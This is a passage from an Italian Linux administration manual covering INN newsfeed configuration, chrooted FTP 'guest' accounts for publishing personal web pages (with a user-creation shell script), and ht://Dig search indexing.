# Innfeed funnel master; individual peers feed into the funnel.
# Note that innfeed with "-y" and no peer in innfeed.conf
# would cause a problem that innfeed drops the first article.
innfeed!:\
        !*\
        :Tc,Wnm*:/usr/lib/news/bin/startinnfeed
```

Di solito, la direttiva che si vede nell'esempio è già contenuta nel file standard che viene installato con INN; eventualmente si tratta solo di togliere i commenti che ne impediscono l'attivazione.

Senza entrare troppo nel dettaglio (che comunque può essere approfondito con la lettura di *newsfeeds(5)*), si può affermare che viene creato un feed attraverso un condotto. Questo, come si legge dal commento originale, viene definito «imbuto» (*funnel*). Osservando bene, si vede

che nel secondo elemento è indicato il modello '**!***', cosa che impedisce la corrispondenza con qualunque articolo; infatti occorre indicare espressamente quali nodi alimentare in questo modo attraverso altre direttive successive.

```
# A real-time feed through innfeed.
schwarz\
        :!junk,!control,!test,!local*\
        :Tm:innfeed!
```

Come si vede dall'esempio, viene creato un feed verso il nodo indicato nel file '/etc/news/innfeed.conf' con il nomignolo di '**schwarz**', per tutti i gruppi che non siano '**junk**', '**control**', '**test**' e nemmeno che inizino per '**local**'. Questo flusso viene incanalato verso '**innfeed**' attraverso la direttiva denominata '**innfeed!**' (quella di prima).

Evidentemente, dovendo fare il feed nello stesso modo verso altri nodi, basterebbe aggiungere altre direttive di questo tipo che si rivolgono sempre alla voce '**innfeed!**'.

Per riepilogare un po', viene mostrato un esempio complessivo che comprende anche una dichiarazione ipotetica della diffusione locale.

```
ME:*,!junk,!control*,!local*::

innfeed!:!*:Tc,Wnm*:/usr/lib/news/bin/startinnfeed

schwarz:!junk,!control,!test,!local*\
        :Tm:innfeed!
```

346.6 Feed periodico in uscita utilizzando il protocollo NNTP

Per fare il feed periodico in uscita attraverso il protocollo NNTP, si utilizza il programma '**innxmit**', di solito attraverso lo script '**nntpsend**'. Per ottenere tale risultato è opportuno predisporre il file '/etc/news/nntpsend.ctl' con l'elenco dei nodi che si vogliono servire in questo modo, quindi è necessario predisporre nel file '/etc/news/newsfeeds' la dichiarazione di questa forma di feed per ognuno di questi nodi.

346.6.1 File «/etc/news/nntpsend.ctl»

Il file '/etc/news/nntpsend.ctl' contiene la configurazione per lo script '**nntpsend**' e serve a elencare i nodi ai quali si vuole inviare il feed a intervalli regolari, attraverso il programma '**innxmit**'.

Le direttive di questo file sono dei record e la sintassi relativa può essere approfondita leggendo la pagina di manuale *nntpsend.ctl(5)*.

```
##  Control file for nntpsend.
## Format:
##      site:fqdn:max_size:[<args...>]
##      <site>          The name used in the newsfeeds file for this site;
##                      this determines the name of the batchfile, etc.
##      <fqdn>          The fully-qualified domain name of the site,
##                      passed as the parameter to innxmit.
##      <size>          Size to truncate batchfile if it gets too big;
##                      see shrinkfile(1).
##      <args>          Other args to pass to innxmit
##  Everything after the pound sign is ignored.

heiden:heiden.mehl.dg::
```

L'esempio, che riporta anche i commenti originali del file, mostra un record con il quale si vuole definire il feed verso il nodo *heiden.mehl.dg*, identificato ai fini della configurazione con il nomignolo '**heiden**'.

346.6.2 File «/etc/news/newsfeeds»

È necessario intervenire anche nel file '/etc/news/newsfeeds' per convogliare una copia degli articoli verso ogni nodo per il quale si utilizza questa forma differita di diffusione. L'esempio seguente dichiara il feed verso un file che poi viene letto da '**innxmit**' per l'invio verso il nodo *heiden.mehl.dg*, identificato nel file di configurazione '/etc/news/nntpsend.ctl' con il nomignolo '**heiden**'.

```
# Feed all local non-internal postings to nearnet; sent off-line via
# nntpsend or send-nntp.
amico-mio\
        :!junk,!control,!test,!local*\
        :Tf,Wnm:heiden
```

Si osservi che nel primo elemento del record è stato usato un nome di fantasia per identificare la voce, mentre l'ultimo fa riferimento al nomignolo fissato nel file '/etc/news/nntpsend.ctl'.

Per essere precisi, in questo caso viene creato un file nella directory '/var/spool/news/out.going/' con i riferimenti agli articoli da usare per il feed, che poi viene letto da '**nntpsend**' quando è il momento di fare il trasferimento.

346.6.3 Utilizzo di «nntpsend»

Lo script '**nntpsend**' è il mezzo più comodo per comandare il programma '**innxmit**' allo scopo di fare il feed per mezzo del protocollo NNTP. Se viene utilizzato senza argomenti, '**nntpsend**' legge il file di configurazione '/etc/news/nntpsend.ctl' e diffonde gli articoli verso i nodi che vi trova elencati, in base al contenuto dei file relativi accumulati in precedenza in base alla configurazione di '/etc/news/newsfeeds'.

Questo, come tutto ciò che riguarda INN, deve essere avviato con i privilegi dell'utente '**news**':

news$ **/usr/lib/news/bin/nntpsend** [*Invio*]

Se si utilizza questa forma di diffusione degli articoli, conviene predisporre il sistema Cron al riguardo, eventualmente attraverso uno script simile a quello seguente:

```
#!/bin/sh
su - news -c /usr/lib/news/bin/nntpsend
```

346.7 Ritrasmissione di articoli attraverso la posta elettronica

Una forma alternativa di feed è la trasmissione di una copia degli articoli verso un indirizzo di posta elettronica. Si ottiene questo semplicemente inserendo le direttive necessarie nel file '`/etc/news/newsfeeds`'. Per la precisione, si deve definire un imbuto, per esempio la direttiva seguente:

```
# Imbuto per l'invio attraverso la posta elettronica.
mailer!:!*:Tp,W*:/bin/mail -s "Articoli da Usenet" *
```

Come si vede, viene utilizzato '`/bin/mail`' a cui viene aggiunta l'indicazione dell'oggetto («Articoli di Usenet») e l'indirizzo è rappresentato dall'asterisco finale. Per ottenere effettivamente l'invio dei messaggi occorre indicare altre direttive, una per ogni indirizzo, che utilizzano l'imbuto appena creato.

```
# Spedisce i gruppi comp.os.linux e alt.comp.os.linux a
# tizio@dinkel.brot.dg
tizio@dinkel.brot.dg:!*,comp.os.linux,alt.comp.os.linux:Tm:mailer!

# Spedisce il gruppo it.cultura.linguistica.italiano a
# caio@dinkel.brot.dg
caio@dinkel.brot.dg:!*,it.cultura.linguistica.italiano:Tm:mailer!
```

Si osservi in particolare che nel secondo elemento di questi record viene indicato inizialmente di escludere tutti i gruppi, con il modello '**`!*`**', quindi di includere ciò che si desidera. Se non si facesse così, si otterrebbe l'invio degli articoli di tutti i gruppi.

346.8 Prelievo di articoli utilizzando il protocollo NNTP

Il prelievo di articoli non dovrebbe essere una tecnica usuale per ottenere il feed da un sito remoto, però potrebbe essere utile quando l'accesso a Internet è fatto attraverso una linea commutata: nel momento in cui si apre questa linea, oltre che inviare gli articoli prodotti nella rete locale, si vogliono ricevere quelli nuovi provenienti dall'esterno. Questo prelievo si può ottenere attraverso il programma '**`nntpget`**'.

346.8.1 Utilizzo di «nntpget»

Il programma '**`nntpget`**' non dispone di un file di configurazione ed è fatto per essere gestito comodamente attraverso degli script esterni, che però probabilmente sono mancanti. Come si vede dalla sintassi, a parte le opzioni che in pratica sono necessarie, è indispensabile indicare il nodo dal quale prelevare gli articoli aggiornati.

```
nntpget [opzioni] nodo
```

Il programma '**nntpget**' va visto probabilmente solo come compendio al sistema locale di gestione delle news; in tal senso è praticamente necessario che sia in funzione il demone '**innd**', in modo che '**nntpget**' possa sapere quali articoli caricare e quali no. Si osservi l'esempio seguente:

```
news$ /usr/lib/news/bin/nntpget -o -v -t '990324 000000' ↩
↪roggen.brot.dg [Invio]
```

L'opzione '**-o**' richiede espressamente la comunicazione con il demone '**innd**' per conoscere quali articoli vale la pena di caricare dal sito remoto; l'opzione '**-v**' fa in modo di avere qualche informazione in più; l'opzione '**-t '990324 000000'**' fa in modo che vengano cercati solo gli articoli più recenti rispetto all'ora zero del 24/03/1999; l'ultimo argomento indica di contattare il nodo *roggen.brot.dg*.

In questa situazione, l'indicazione di una data di riferimento attraverso l'opzione '**-t**' è obbligatoria e il formato è stabilito dal servente:

AAMMGG HHMMSS

In pratica: anno, mese, giorno, spazio, ore, minuti, secondi.

Consultando la pagina di manuale di '**nntpget**' si può leggere in che modo sostituire l'opzione '**-t**' con '**-f**', allo scopo di usare un file al posto della data, sfruttando la sua data di modifica come riferimento per il prelievo degli articoli.

Utilizzando '**nntpget**' in questo modo, è necessario che il servente che viene contattato consenta l'uso del comando '**NEWNEWS**', che forse deve essere abilitato espressamente. Con le versioni recenti di INN occorre la direttiva '**allownewnews true**' nel file '/etc/news/inn.conf'.

346.9 Replicazione dei gruppi di un altro sito

Fino a questo punto si è visto che per creare un gruppo si può utilizzare il comando '**ctlinnd newgroup *nome***'. In alternativa si può intervenire direttamente nel file '/var/lib/news/active', ma poi c'è il problema di creare fisicamente le directory che devono ospitare gli articoli. Per preparare rapidamente un sito Usenet, può essere conveniente il prelievo di una copia di questo file da uno dei siti corrispondenti attraverso il programma '**actsync**'.

'**actsync**' viene configurato attraverso il file '/etc/news/actsync.cfg' e si avvale generalmente di '/etc/news/actsync.ign' per stabilire quali sono i gruppi da ignorare e quali da tenere. Per conoscere i dettagli sul funzionamento di '**actsync**' e sul modo di configurarlo attraverso i file citati, occorre leggere la pagina di manuale *actsync(8)*. A titolo informativo sulle possibilità di '**actsync**' vengono mostrati un paio di esempi.

```
news$ /usr/lib/news/bin/actsync -o a news.brot.dg [Invio]
```

Il comando mostrato sopra, permette di accedere al servizio NNTP di *news.brot.dg*, emettendo attraverso lo standard output un risultato simile a quello seguente, che in pratica riproduce un file 'active', ottenuto togliendo i gruppi da escludere in base alla configurazione di '**actsync**'.

```
comp.os.linux 0000000002 0000000123 y
alt.comp.os.linux 0000000145 0000000345 y
    ...
```

Il comando seguente, invece di mostrare il contenuto del file '`active`', serve ad aggiornare i gruppi locali in base all'esito ottenuto. In pratica '**`actsync`**' si avvale di '**`ctlinnd`**' per questo.

`news$` **`/usr/lib/news/bin/actsync -p 0 -o x -z 0 news.brot.dg`** [*Invio*]

346.10 Riferimenti

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*
- Rich Salz, James Brister, *Installing InterNet News*
  '`/usr/share/doc/inn/Install.ms`'
- Ian Jackson, Miquel van Smoorenburg, *Configuring Debian GNU/Linux's INN package*
  '`/usr/share/doc/inn/...`'

Parte lviii

Organizzazione di un sito Internet

Capitolo 347

Gestione di pagine HTML personali attraverso un accesso FTP

Nella parte dedicata al servizio HTTP, è descritto in che modo gli utenti di un nodo possono pubblicare delle pagine HTML attraverso la propria directory personale. Tuttavia, tali utenti potrebbero non avere accesso fisico all'elaboratore in questione, utilizzandolo solo in modo remoto. Per mezzo di un servente FTP potrebbero accedere come utenti reali per raggiungere la propria directory personale e caricare i dati da pubblicare.

Un po' diverso è il caso degli utenti a cui si vuole concedere solo l'accesso per pubblicare tali pagine HTML, senza altre possibilità. In pratica, a questi non si vuole permettere di usare programmi come Telnet, così come non gli si vuole permettere di accedere in alcun modo al resto del file system.

In questo capitolo si vuole mostrare come raggiungere un tale risultato, con l'ausilio del servente WU-FTP o con OpenBSD FTP, concedendo di accedere attraverso il protocollo FTP come utenti di tipo '**guest**', in modo da non poter uscire dalla propria directory personale.

Nella sezione 320.3 viene descritto un problema differente, risolto con OpenBSD FTP.

347.1 Preparazione di WU-FTP

L'utente che accede con un cliente FTP e viene riconosciuto da WU-FTP come appartenente al tipo '**guest**', può raggiungere solo quanto si dirama dalla propria directory personale, perché in quel punto il servente esegue un '**chroot()**'. Di conseguenza, il resto del file system, programmi compresi, diventa inaccessibile. Se nella directory personale ci sono collegamenti simbolici che puntano al di fuori di quella struttura, perdono di significato e divengono semplicemente collegamenti non più validi.

Si attribuisce a un utente la qualifica di tipo '**guest**' indicando un gruppo a cui questo appartiene nel file di configurazione '/etc/ftpaccess'. In pratica, è sufficiente creare un gruppo appositamente per questo, aggiungendo al file '/etc/group' un record simile a quello seguente, a cui abbinare tutti gli utenti che si vuole vengano trattati in questo modo dal servente FTP.

```
ftpguest:*:450:tizio,caio,sempronio
```

A questo punto si può dichiarare nel file '/etc/ftpaccess' che gli utenti di questo gruppo ('**ftpguest**'), siano da trattare come utenti di tipo '**guest**'.

```
guestgroup      ftpguest
```

L'utente di tipo '**guest**', quando accede, è tagliato fuori dal resto del file system, per cui occorre che a partire dalla sua directory personale siano presenti alcuni programmi di servizio indispensabili ('**cp**', '**tar**', '**gzip**',...), oltre alle librerie relative. In pratica occorre ricreare la stessa struttura della directory personale dell'utente FTP anonimo.

Generalmente, per motivi di sicurezza, la configurazione del servente WU-FTP è tale da impedire agli utenti '**guest**' di modificare i propri dati. Segue un pezzo del file '/etc/ftpaccess' che mostra in che modo risolvere la cosa.

```
compress        yes             all
tar             yes             all
chmod           yes             guest
delete          yes             guest
overwrite       yes             guest
rename          yes             guest
chmod           no              anonymous
delete          no              anonymous
overwrite       no              anonymous
rename          no              anonymous
```

347.2 Preparazione di OpenBSD FTP

Se si utilizza OpenBSD FTP la preparazione è più semplice. Gli utenti vanno elencati nel file '`/etc/ftpchroot`', in modo che sia consentito loro di accedere esclusivamente al ramo della propria directory personale; inoltre, eventualmente si può usare anche l'opzione '**`-A`**' per impedire altri accessi standard.

347.3 Aggiunta di un nuovo utente

Per aggiungere un nuovo utente, è bene agire inizialmente nel modo consueto, attraverso l'uso di un programma di servizio apposito (è tanto più importante se si utilizzano le parole d'ordine oscurate).

`#` **`adduser tizio`** [*Invio*]

Questo dovrebbe essere sufficiente a creare un nuovo utente, ma non basta per gli scopi che si vogliono raggiungere. Le fasi necessarie vengono descritte nelle sezioni successive, mentre il listato 347.9 contiene lo script che le svolge tutte in modo automatico.

347.3.1 Shell

L'utente FTP deve avere una shell valida, cioè una di quelle indicate nel file '`/etc/shells`'. Tuttavia, dal momento che non si vuole permettere a questi utenti di accedere in modo diverso dall'FTP, si può aggiungere tra le shell possibili anche il programma '`/bin/false`', come si vede nell'esempio seguente che mostra il contenuto dell'ipotetico file '`/etc/shells`'.

```
/bin/bash
/bin/sh
/bin/csh
/bin/false
```

Quando questo è stato organizzato così, si può modificare la shell attribuita al nuovo utente in modo predefinito, attraverso il programma '**`chsh`**'.

`#` **`chsh tizio`** [*Invio*]

```
Changing shell for tizio.
```

`New shell: [/bin/bash]:` **`/bin/false`** [*Invio*]

```
Shell changed.
```

347.3.2 Sistemazione della directory personale

La directory personale dell'utente appena creato, contiene i file e le directory che si trovano in '/etc/skel/': lo scheletro della directory. È opportuno lasciare stare com'è la directory '/etc/skel/' e modificare ciò che è stato fatto, altrimenti diventa poi difficile creare nuovi utenti di tipo normale che niente hanno a che vedere con le pagine HTML e gli utenti di tipo '**guest**' dell'FTP.

Si procede con la cancellazione della directory personale dell'utente creato (questo serve per eliminare sicuramente anche i file e le directory che iniziano con un punto).

rm ~tizio [*Invio*]

Quindi si ricrea la directory, volontariamente appartenente all'utente '**root**'; ciò garantisce che l'utente non possa modificarla, ma possa invece agire nella sottodirectory destinata a contenere le pagine HTML.

mkdir ~tizio [*Invio*]

A questo punto ci si deve occupare di ricreare le directory indispensabili per la gestione degli utenti FTP di tipo '**guest**'. Se la struttura corrispondente dell'FTP anonimo è contenuta nella stessa partizione in cui si trova la directory dell'utente, si possono usare opportunamente dei collegamenti fisici.

cp -dpRl ~ftp/bin ~tizio [*Invio*]

cp -dpRl ~ftp/etc ~tizio [*Invio*]

cp -dpRl ~ftp/lib ~tizio [*Invio*]

cp -l ~ftp/welcome.msg ~tizio [*Invio*]

Il file '~ftp/welcome.msg' è inteso essere quello introduttivo che viene inviato all'utente quando si connette la prima volta.

È importante osservare che se i file da copiare non hanno il permesso di lettura per l'utente '**root**', questi non possono essere copiati correttamente.

Infine si crea la directory 'public_html/', di proprietà dell'utente, assieme a un paio di collegamenti simbolici opportuni.

mkdir ~tizio/public_html [*Invio*]

chown tizio: ~tizio/public_html [*Invio*]

cd ~tizio [*Invio*]

ln -s public_html pub [*Invio*]

ln -s public_html html [*Invio*]

347.3.3 Parola d'ordine

Infine, si assegna la parola d'ordine in modo da consentire l'accesso.

```
# passwd tizio [Invio]
```

...

Si osservi che nel caso si utilizzi OpenBSD FTP non serve mettere nulla nella directory usata per l'accesso anonimo, pertanto diversi passaggi mostrati qui sono altrettanto inutili.

347.3.4 Gruppo per gli utenti FTP di tipo «guest»

Come già spiegato, se si utilizza WU-FTP, l'utente deve essere aggregato al gruppo utilizzato per distinguere gli utenti di tipo '**guest**', modificando il record corrispondente nel file '/etc/group', in modo simile a quello mostrato qui sotto.

```
ftpguest:*:450:tizio,caio,sempronio
```

347.3.5 Completare le cose

In condizioni normali, i file '~ftp/etc/passwd' e '~ftp/etc/group', quelli per cui si è creato un collegamento fisico nella directory del nuovo utente, non contengono le informazioni necessarie a permettere di tradurre UID e GID nei nomi corretti. Per farlo bisognerebbe agire su questi file manualmente. Essendo tutti collegati assieme allo stesso inode, basterebbe intervenire su uno per vedere aggiornati tutti gli altri riferimenti.

Si osservi che tali aggiornamenti devono essere fatti manualmente, perché l'uso di altri programmi potrebbe comportare la perdita del collegamento.

Listato 347.9. Tutte le fasi necessarie alla creazione di un utente che può accedere solo per l'aggiornamento delle proprie pagine personali, quando si utilizza WU-FTP. Con OpenBSD FTP, alcune cose possono essere semplificate, inoltre occorre aggiornare il file '/etc/ftpchroot'.

```
#!/bin/sh
###
### ftpguestadd
###
##
## Variabili.
##
#
# Il punto di partenza delle directory personali.
#
DIRECTORY_PERSONALI=/home
#
# Il punto di partenza dell'FTP anonimo.
```

```
#
FTP_ANONIMO=/home/ftp
##
## Funzioni.
##
#
# Visualizza la sintassi corretta per l'utilizzo di questo script.
#
function sintassi () {
    echo ""
    echo "ftpguestadd <nome-utente>"
    echo ""
    echo "Il nome può avere al massimo otto caratteri."
}
#
# Spiega cosa fare in caso di errore.
#
function errore () {
    echo "Qualcosa è andato storto."
    echo "Probabilmente è il caso di cancellare la directory \
$DIRECTORY_PERSONALI/$1 e tutto il suo contenuto, oltre a eliminare \
l'utente $1 sia dal file /etc/passwd che da /etc/group."
    echo "Se si gestiscono le password shadow è bene utilizzare \
gli strumenti appositi per fare questo."
}
##
## Inizio.
##
#
# Verifica la quantità di argomenti.
#
if [ $# != 1 ]
then
    sintassi
    exit 1
fi
#
# Verifica che l'utente sia root.
#
if [ $UID != 0 ]
then
    echo "Questo script può essere utilizzato solo dall'utente root."
    exit 1
fi
#
# Crea l'utente in modo normale.
#
if adduser $1 > /dev/null
then
    echo "1 adduser $1"
else
    echo "! adduser non ha funzionato; forse l'utente $1 esiste già?"
    exit 1
```

```
fi
#
# Gli cambia la shell.
#
if chsh -s "/bin/false" $1 > /dev/null
then
    echo "2 chsh -s /bin/false $1"
else
    echo "! chsh non ha funzionato"
    errore
    exit 1
fi
#
# Cancella la directory personale dell'utente appena creato.
#
if rm -r $DIRECTORY_PERSONALI/$1 > /dev/null
then
    echo "3 rm -r --force $DIRECTORY_PERSONALI/$1"
else
    echo "! la cancellazione della directory \
$DIRECTORY_PERSONALI/$1 non ha funzionato"
    errore
    exit 1
fi
#
# Ricrea la directory personale, che così appartiene a root.
#
if mkdir $DIRECTORY_PERSONALI/$1 > /dev/null
then
    echo "4 mkdir $DIRECTORY_PERSONALI/$1"
else
    echo "! la creazione della directory \
$DIRECTORY_PERSONALI/$1 non ha funzionato"
    errore
    exit 1
fi
#
# Riproduce le directory dell'FTP anonimo.
#
if cp -dpRl $FTP_ANONIMO/bin $DIRECTORY_PERSONALI/$1 > /dev/null
then
    echo "5 cp -dpRl $FTP_ANONIMO/bin $DIRECTORY_PERSONALI/$1"
else
    echo "! la copia della directory $FTP_ANONIMO/bin non ha funzionato"
    errore
    exit 1
fi
if cp -dpRl $FTP_ANONIMO/etc $DIRECTORY_PERSONALI/$1 > /dev/null
then
    echo "6 cp -dpRl $FTP_ANONIMO/etc $DIRECTORY_PERSONALI/$1"
else
    echo "! la copia della directory $FTP_ANONIMO/etc non ha funzionato"
    errore
```

```
    exit 1
fi
if cp -dpRl $FTP_ANONIMO/lib $DIRECTORY_PERSONALI/$1 > /dev/null
then
    echo "7 cp -dpRl $FTP_ANONIMO/lib $DIRECTORY_PERSONALI/$1"
else
    echo "! la copia della directory $FTP_ANONIMO/lib non ha funzionato"
    errore
    exit 1
fi
if cp -l $FTP_ANONIMO/welcome.msg $DIRECTORY_PERSONALI/$1 > /dev/null
then
    echo "8 cp -l $FTP_ANONIMO/welcome.msg $DIRECTORY_PERSONALI/$1"
else
    echo "! la copia del file $FTP_ANONIMO/welcome.msg non ha funzionato"
    errore
    exit 1
fi
#
# Sistema altre cose nella directory personale dell'utente.
#
if cd $DIRECTORY_PERSONALI/$1 > /dev/null
then
    echo "9 cd $DIRECTORY_PERSONALI/$1"
else
    echo "! \"cd $DIRECTORY_PERSONALI/$1\" non ha funzionato"
    errore
    exit 1
fi
if mkdir public_html > /dev/null
then
    echo "10 mkdir public_html"
else
    echo "! \"mkdir public_html\" non ha funzionato"
    errore
    exit 1
fi
if chown $1: public_html > /dev/null
then
    echo "11 chown $1: public_html"
else
    echo "! \"chown $1: public_html\" non ha funzionato"
    errore
    exit 1
fi
if ln -s public_html pub > /dev/null
then
    echo "12 ln -s public_html pub"
else
    echo "! \"ln -s public_html pub\" non ha funzionato"
    errore
    exit 1
fi
```

```
if ln -s public_html html > /dev/null
then
    echo "12 ln -s public_html html"
else
    echo "! \"ln -s public_html html\" non ha funzionato"
    errore
    exit 1
fi
#
# Permette di inserire la password per l'utente.
#
passwd $1
#
# Promemoria.
#
echo "L'aggiunta dell'utente per l'accesso esclusivo con FTP è stata \
completata."
echo "E' importante ricordare di aggiungere tale utente \
al gruppo degli utenti FTP guest, altrimenti quando $1 accede al \
sistema con il suo cliente FTP, può percorre l'intero file system."
echo "Se l'inserimento della password è fallito, si può usare \
il programma \"passwd\" in modo autonomo."
#
```

347.4 Accesso da parte dell'utente

L'utente che da un elaboratore remoto vuole accedere per sistemare le proprie pagine HTML, può usare un programma cliente per l'FTP, identificandosi con il suo nominativo-utente e la sua parola d'ordine. Deve preoccuparsi di spostarsi nella directory '`public_html/`', ma in tal caso può farlo anche usando il riferimento '`html`', creato appositamente.

Volendo può usare Midnight Commander (ovvero '**`mc`**') e per accedere basta il comando

```
cd ftp://utente@nome_di_dominio
```

come nell'esempio seguente dove l'utente '**`tizio`**' vuole accedere al nodo *`dinkel.brot.dg`*.

`$` **`cd ftp://tizio@dinkel.brot.dg`** [*Invio*]

Successivamente, al momento opportuno, è Midnight Commander stesso a chiedere di inserire la parola d'ordine.

Capitolo 348

Indicizzazione e motori di ricerca

Quando si imposta un sito Internet con molte informazioni utili ai visitatori, può essere importante mettere a disposizione un sistema di ricerca in base a delle parole chiave o delle stringhe più articolate. In questo capitolo si affronta il problema mostrando il funzionamento di ht://Dig e di freeWAIS. Il secondo di questi due è il più difficile da usare e lo si può considerare ormai superato, ma le informazioni che lo riguardano vengono conservate ugualmente in questo capitolo.

348.1 ht://Dig

ht://Dig [1] È un motore di ricerca vero e proprio, che ottiene i dati per la costruzione dei propri indici attraverso il protocollo HTTP. Pertanto, non si tratta di una scansione del file system pura e semplice.

L'installazione di ht://Dig richiede la preparazione di un file di configurazione, seguita immediatamente dalla preparazione di alcuni file, attraverso il programma '**htdigconfig**'; successivamente si passa alla scansione periodica degli indirizzi a cui si è interessati.

In generale, ht://Dig prevede una configurazione unica, in cui annotare tutti gli indirizzi da scandire, lasciando poi alla fase di ricerca l'onere di selezionare l'ambito del contesto cercato.

348.1.1 Configurazione e scansione periodica

La configurazione di ht://Dig si definisce in un file di testo normale (le righe bianche e quelle vuote vengono ignorate; i commenti sono preceduti dal simbolo '**#**'), rappresentato normalmente da '/etc/htdig/htdig.conf'. In generale, la directory che deve contenere il file di configurazione è stabilita in fase di compilazione dei sorgenti, mentre durante il funzionamento si possono indicare file di configurazione collocati altrove, ma solo in contesti particolari.

In ogni caso, secondo la filosofia di ht://Dig ci dovrebbe essere un solo file di configurazione, sotto il controllo dell'amministratore del sistema. Segue la descrizione di alcune direttive di questo file, che comunque viene fornito in modo predefinito con molti commenti esplicativi.

Direttiva	Descrizione
database_dir: ***directory***	Si stabilisce in questo modo la directory all'interno della quale devono essere inseriti i file che costituiscono la base di dati delle scansioni fatte da ht://Dig.
start_url: ***uri*** [***uri***]...	Permette di indicare uno o più indirizzi di partenza per le scansioni che si vogliono ottenere. Per esempio potrebbe trattarsi di indirizzi del tipo http://***nodo***/ per scandire un sito intero, oppure http://***nodo***/***percorso***/ per accedere soltanto a una porzione di questo.
limit_urls_to: ${start_url}	Questa direttiva serve a limitare la scansione a un certo ambito. Di solito si indicano gli stessi indirizzi usati nella direttiva '**start_url**', richiamandone il contenuto come si vede qui.
exclude_urls: ***modello*** ↩ ↪ [***modello***]	Consente di escludere dalla scansione tutti gli indirizzi che contengono una stringa tra quelle elencate in questa direttiva. Di solito si indicano stringhe del tipo '**/cgi-bin/**' e '**.cgi**', per impedire di accedere a programmi CGI.
bad_extensions: ***estensione*** ↩ ↪ [***estensione***]	Questa direttiva è simile a '**exclude_urls**', con la differenza che riguarda solo la parte finale di un indirizzo (l'estensione). Si indicano di solito tutte le estensioni che possono fare riferimento a file che ht://Dig non riesce ad analizzare.

Direttiva	Descrizione
`maintainer:` ***indirizzo_email***	Consente di specificare il responsabile della gestione del servizio.

Oltre al file '`/etc/htdig/htdig.conf`' esistono comunque altri file, collocati sempre nella directory '`/etc/htdig/`'. In generale non conviene intervenire su questi file, anche se sono stati predisposti originariamente per la lingua inglese. Eventualmente, può essere conveniente in un secondo momento la traduzione dei file HTML di questa directory, che ht://Dig usa quando costruisce le sue risposte mostrate attraverso un programma CGI apposito.

Alcuni di questi file contenuti nella directory '`/etc/htdig/`' servono per costruire una piccola base di dati iniziale che contiene informazioni su sinonini (generata dal file '`/etc/htdig/synonyms`') e sulle radici delle parole (generata dai file '`/etc/htdig/english.*`' e '`/etc/htdig/bad_words`'). Per questo si usa il programma '**`htdigconfig`**':

`#` **`htdigconfig`** [*Invio*]

Terminata questa fase iniziale, si passa alla scansione periodica di quanto programmato nella configurazione. Per questo si usa normalmente il programma '**`rundig`**' (potrebbe essere uno script che si avvale di altri programmi di ht://Dig, ma questo non ha molta importanza). Conviene distinguere due possibilità:

1. `#` **`rundig -a -i`** [*Invio*]

2. `#` **`rundig -a`** [*Invio*]

Nel primo caso si tratta di una scansione in cui la base di dati precedente, se esiste, viene messa da parte senza cancellarla, ricostruendo comunque una base di dati nuova; nel secondo caso invece, la base di dati viene sì ricostruita, ma si tiene conto di quella precedente, aggiungendo soltanto le informazioni nuove e togliendo i riferimenti a file che non esistono più. Pertanto, conviene eseguire il primo comando con una periodicità che potrebbe essere settimanale, mentre il secondo va eseguito con una frequenza maggiore, anche giornaliera. Evidentemente, conviene usare per questo il sistema Cron.

È bene osservare che la scansione avviene attraverso il protocollo HTTP ed è possibile accumulare gli indici di un sito che si trova anche all'esterno del proprio elaboratore. Pertanto, quando si configura ht://Dig per raggiungere un elaboratore esterno, è bene considerare anche il traffico (il carico della rete) che l'aggiornamento degli indici può comportare.

Teoricamente, ht://Dig può indicizzare anche il contenuto di file PDF, PostScript e di altri formati, purché siano disponibili alcuni programmi di conversione. In generale, non è conveniente abilitare questa funzionalità nella configurazione di ht://Dig, perché la scansione per l'accumulo delle informazioni diventa molto pesante, sia per la rete, sia per l'elaborazione che ha luogo; inoltre, i visitatori che trovano le informazioni contenute in file di questo tipo, possono trovarsi poi in difficoltà, mentre è auspicabile che le stesse notizie siano accessibili anche attraverso pagine HTML normali. Pertanto, è bene prendere in considerazione la direttiva di configurazione '**`bad_extensions`**', aggiungendo tutte queste estensioni che non conviene prendere in considerazione.

348.1.2 Interrogazione del motore di ricerca

Il programma con il quale si interroga la base di dati costruita da ht://Dig è '**`htsearch`**', che si usa normalmente come programma CGI, ma si può utilizzare anche attraverso la riga di comando, tenendo conto però che la risposta è sempre in forma di pagina HTML. Data la sua natura, il programma viene installato normalmente all'interno della directory usata per i programmi CGI. Per esempio, potrebbe trattarsi dell'indirizzo *`http://dinkel.brot.dg/cgi-bin/htsearch`*. Segue la figura di ciò che si vede la prima volta (senza l'indicazione di una stringa di ricerca):

```
                       ht://Dig Search results

     ----------------------------------------------------------------------

 No matches were found for ''

    Check the spelling of the search word(s) you used. If the spelling is
    correct and you only used one word, try using one or more similar search
    words with "Any."

    If the spelling is correct and you used more than one word with "Any," try
    using one or more similar search words with "Any."

    If the spelling is correct and you used more than one word with "All," try
    using one or more of the same words with "Any."

     ----------------------------------------------------------------------

    Match: [All____] Format: [Long_] Sort by: [Score________]
    Refine search: ________________________________ [ Search ]

     ----------------------------------------------------------------------
```

Nella parte finale della pagina si ottiene un modulo da compilare per la ricerca. Ecco cosa si può ottenere quando si indica qualche parola chiave significativa:

```
  ----------------------------------------------------------------------

 Documents 1 - 10 of 3811 matches. More *'s indicate a better match.

  ----------------------------------------------------------------------

 Appunti di informatica libera * * * *
         ... ] [inizio] [fine] [indice generale] [violazione GPL] [licenze]
         [indice analitico] [volume] [parte] Capitolo 259.   Convenzioni di
         «Appunti di informatica libera» Questo capitolo raccoglie alcune
         convenzioni importanti relative all'opera Appunti di informatica
         libera. Le annotazioni sulla terminologia ...
         http://dinkel.brot.dg/a2/prossima/HTML-2002.08.18/a2322.html 08/19/02,
         49757 bytes

 Appunti di informatica libera * * * *
         ... ] [inizio] [fine] [indice generale] [violazione GPL] [licenze]
         [indice analitico] [volume] [parte] Capitolo 259.   Convenzioni di
         «Appunti di informatica libera» Questo capitolo raccoglie alcune
         convenzioni importanti relative all'opera Appunti di informatica
         libera. Le annotazioni sulla terminologia ...
         http://dinkel.brot.dg/a2/dist/CD2/HTML/a2326.html 07/21/02, 49503
         bytes
```

Eventualmente, può essere conveniente realizzare una modulo HTML personalizzato, così da poter anche tradurre alcuni termini:[2]

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<P><INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="">
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE="">
confronto:
<SELECT NAME="method">
    <OPTION VALUE="and" SELECTED="selected">di tutte le parole
    <OPTION VALUE="or">di almeno una parola
    <OPTION VALUE="boolean">booleano
</SELECT>
